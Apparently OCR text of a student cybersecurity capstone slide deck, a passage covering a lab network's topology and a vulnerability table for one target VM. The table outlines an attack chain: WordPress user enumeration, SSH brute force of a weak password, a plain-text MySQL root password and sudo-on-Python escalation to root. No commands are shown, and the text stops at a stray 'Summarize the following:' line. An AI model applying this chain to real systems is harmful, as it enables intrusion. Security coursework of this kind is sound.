Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By: Nathan Smith, Abdullah Alamri, Ty Needam, and Logan Sarkees

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.105
OS: linux
Hostname: Capstone VM

IPv4: 192.168.1.110
OS: linux
Hostname: Target 1 VM

IPv4: 192.168.1.115
OS: linux
Hostname: Target 2 VM

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
WordPress web server	WPSCAN enumeration	Ability to find usernames
Authentication - weak password	Remote access to exploit a server via SSH	Brute force into server
MySQL root password	Password was plain text visible	Allowed hashes to be found
Weak sudo permission	Python allowed for root bash	privilege escalation to root

Exploits Used


Exploitation: Open Ports

Summarize the following:

